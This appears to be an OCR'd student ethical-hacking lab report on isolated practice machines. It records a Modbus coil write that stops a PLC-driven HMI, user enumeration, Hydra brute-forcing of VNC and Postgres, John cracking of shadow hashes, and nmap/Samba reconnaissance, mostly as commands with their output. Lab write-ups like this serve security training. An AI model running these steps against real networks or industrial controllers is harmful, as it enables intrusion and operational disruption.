msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL ...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set data 0
data ⇒ 0
msf6 auxiliary(scanner/scada/modbusclient) >
```

set data to 0




The hmi is back to where it was, which is stopped

Depending on either 1 or 0 of coil 40 on plc the hmi operation state changes, this indicates the attacker can remotely stop and run the hmi of an enterprise impacting their business or maintenance of operation


The enterprise will experience terrible impact on their regular operation if their hmi is being stopped or ran remotely by non staff person

This is possible because of previous processes of enabling connection between the kali machine and plc via the router, and using wireshark, observing plc's network state, figuring out vulnerability where remotely changing the value of coil 40 would have impact on it's operation was available


Lab 1




Open ports sanned



Hydra


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ rpcclient -U "" -N 192.168.123.50
rpcclient $> enumdomusers
user:[games] rid:[0×3f2]
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]
user:[www-data] rid:[0×42a]
user:[root] rid:[0×3e8]
user:[news] rid:[0×3fa]
user:[postgres] rid:[0×4c0]
user:[bin] rid:[0×3ec]
user:[mail] rid:[0×3f8]
user:[distccd] rid:[0×4c6]
user:[proftpd] rid:[0×4ca]
user:[dhcp] rid:[0×4b2]
user:[daemon] rid:[0×3ea]
user:[sshd] rid:[0×4b8]
user:[man] rid:[0×3f4]
user:[lp] rid:[0×3f6]
user:[mysql] rid:[0×4c2]
user:[gnats] rid:[0×43a]
user:[libuuid] rid:[0×4b0]
user:[backup] rid:[0×42c]
user:[msfadmin] rid:[0×bb8]
user:[telnetd] rid:[0×4c8]
user:[sys] rid:[0×3ee]
user:[klog] rid:[0×4b6]
user:[postfix] rid:[0×4bc]
user:[service] rid:[0×bbc]
user:[list] rid:[0×434]
user:[irc] rid:[0×436]
user:[ftp] rid:[0×4be]
user:[tomcat55] rid:[0×4c4]
user:[sync] rid:[0×3f0]
user:[uucp] rid:[0×3fc]
rpcclient $>


(kali㉿kali)-[~]
$ locate wordlist | grep common
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general/common.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/fern-wifi-cracker/extras/wordlists/common.txt
/usr/share/metasploit-framework/data/wordlists/common_roots.txt
/usr/share/metasploit-framework/data/wordlists/http_owa_common.txt
/usr/share/metasploit-framework/data/wordlists/sap_common.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_common_20.txt
/usr/share/wfuzz/wordlist/general/common.txt
/usr/share/wfuzz/wordlist/general/extensions_common.txt
/usr/share/wfuzz/wordlist/general/mutations_common.txt
/usr/share/wfuzz/wordlist/others/common_pass.txt
/var/cache/dictionaries-common/wordlist-default
/var/cache/dictionaries-common/wordlist.db
/var/lib/dictionaries-common/wordlist
/var/lib/dictionaries-common/wordlist/wamerican


VNC

```
┌──(kali㉿kali)-[~]
└─$ locate wordlist | grep vnc
/usr/share/legion/wordlists/vnc-betterdefaultpasslist.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt

┌──(kali㉿kali)-[~]
└─$ hydra -P /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt 192.168.123.50 vnc
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-21 02:30:59
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking vnc://192.168.123.50:5900/
[5900][vnc] host: 192.168.123.50   password: password
[STATUS] attack finished for 192.168.123.50 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-21 02:30:59
```

Used another wordlist for vnc since the common_pass.txt is not valid

Gained information of password

```
┌──(kali㉿kali)-[~]
└─$ xtightvncviewer 192.168.123.50:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (jcu-eh-lab:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Using the acquired password, I was able to access the vnc service

POSTGRES

```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "" -N 192.168.123.50
rpcclient $> queryuser postgres
        User Name   :   postgres
        Full Name   :   PostgreSQL administrator,,,
        Home Drive  :   \\jcu-eh-lab\postgres
        Dir Drive   :
        Profile Path:   \\jcu-eh-lab\postgres\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :   (null)
        Remote Dial :
        Logon Time               :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time              :      Wed, 13 Sep 30828 22:48:05 EDT
        Kickoff Time             :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time   :      Wed, 31 Dec 1969 19:00:00 EST
        Password can change Time :      Wed, 31 Dec 1969 19:00:00 EST
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x4c0
        group_rid:      0x4d3
        acb_info :      0x00000011
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
```

```
└─$ locate wordlist | grep postgres
/usr/share/legion/wordlists/postgres-betterdefaultpasslist.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt
/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ hydra -l postgres -P /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt 192.168.123.50
 postgres
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-21 02:41:38
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking postgres://192.168.123.50:5432/
[5432][postgres] host: 192.168.123.50   login: postgres   password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-21 02:41:38
```

Searched for another wordlist that would be valid for cracking postgres

```
┌──(kali㉿kali)-[~]
└─$ psql -h 192.168.123.50 -U postgres
Password for user postgres:
psql (17.2 (Debian 17.2-1), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# help
You are using psql, the command-line interface to PostgreSQL.
Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit
postgres=#
```

After acquiring password, I was able to access the postgres service

MYSQL

```
rpcclient $> queryuser mysql
        User Name   :   mysql
        Full Name   :   MySQL Server,,,
        Home Drive  :   \\jcu-eh-lab\mysql
        Dir Drive   :
        Profile Path:   \\jcu-eh-lab\mysql\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :   (null)
        Remote Dial :
        Logon Time               :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time              :      Wed, 13 Sep 30828 22:48:05 EDT
        Kickoff Time             :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time   :      Wed, 31 Dec 1969 19:00:00 EST
        Password can change Time :      Wed, 31 Dec 1969 19:00:00 EST
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x4c2
        group_rid:      0x4d5
        acb_info :      0x00000011
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
```

Lab 2

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Aug 31 21:26:40 2024 from 192.168.123.10
service@jcu-eh-lab:~$ ls
sha.txt
service@jcu-eh-lab:~$ cat sha.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
jcu:$1$c8WKSBSa$ic3J6kpd/iY6MHY9IPT/h0:18728:0:99999:7:::

service@jcu-eh-lab:~$ █
```


Service username contains sha.txt

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=rockyou.txt sha.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Remaining 3 password hashes with 3 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 1.11% (ETA: 04:13:05) 0g/s 31000p/s 93257c/s 93257C/s deddy..chaira
0g 0:00:00:14 2.56% (ETA: 04:13:09) 0g/s 30380p/s 91141c/s 91141C/s churcher..cheese87
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show sha.txt
klog:123456789:14742:0:99999:7:::

1 password hash cracked, 3 left
```

first cracked username is klog


```
┌──(kali㉿kali)-[~]
└─$ ssh klog@192.168.123.50

      _____._________  ____  ___  .____       _____  __________
     |     |\_   ___ \|    |   \ |    |     /  _  \ \______   \
     |     |/    \  \/|    |   / |    |    /  /_\  \ |    |  _/
 /\__|     |\     \___|    |  /  |    |___/    |    \|    |   \
 \________|  \______  /______/   |_______ \____|__  /______  /
                    \/                   \/       \/       \/

Warning: Dont expose this VM to an untrusted network!
klog@192.168.123.50's password:
Linux jcu-eh-lab 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Fri Feb 21 04:03:44 2025 from 192.168.123.10
Could not chdir to home directory /home/klog: No such file or directory
```

But was useless crack



the second crack did give username jcu and it’s password

using those information I was able to find the code-red.txt



This is the content of the file

When attempted to log in, permission was denied

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T4 192.168.123.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 00:16 EDT
Nmap scan report for 192.168.123.60
Host is up (0.013s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:15:5D:00:04:00 (Microsoft)
```

Sercices running on kio lab

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 192.168.123.60
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX

┌──(kali㉿kali)-[~]
└─$
```


EXPLOIT DATABASE

Sambar Server 6.0 - 'results.stm' POST Buffer Overflow

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
23664	2004-2086	ND@FELINEMENACE.ORG	DOS	WINDOWS	2004-02-09

EDB Verified: ✓ Exploit: / {} Vulnerable App:

```
msf6 > search 2004-2086

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/windows/http/sambar6_search_results   2003-06-21       normal  Yes    Sambar 6 Search Results Buffe
r Overflow
   1    \_ target: Automatic                        .                .       .      .
   2    \_ target: Windows 2000                     .                .       .      .
   3    \_ target: Windows XP                       .                .       .      .
```



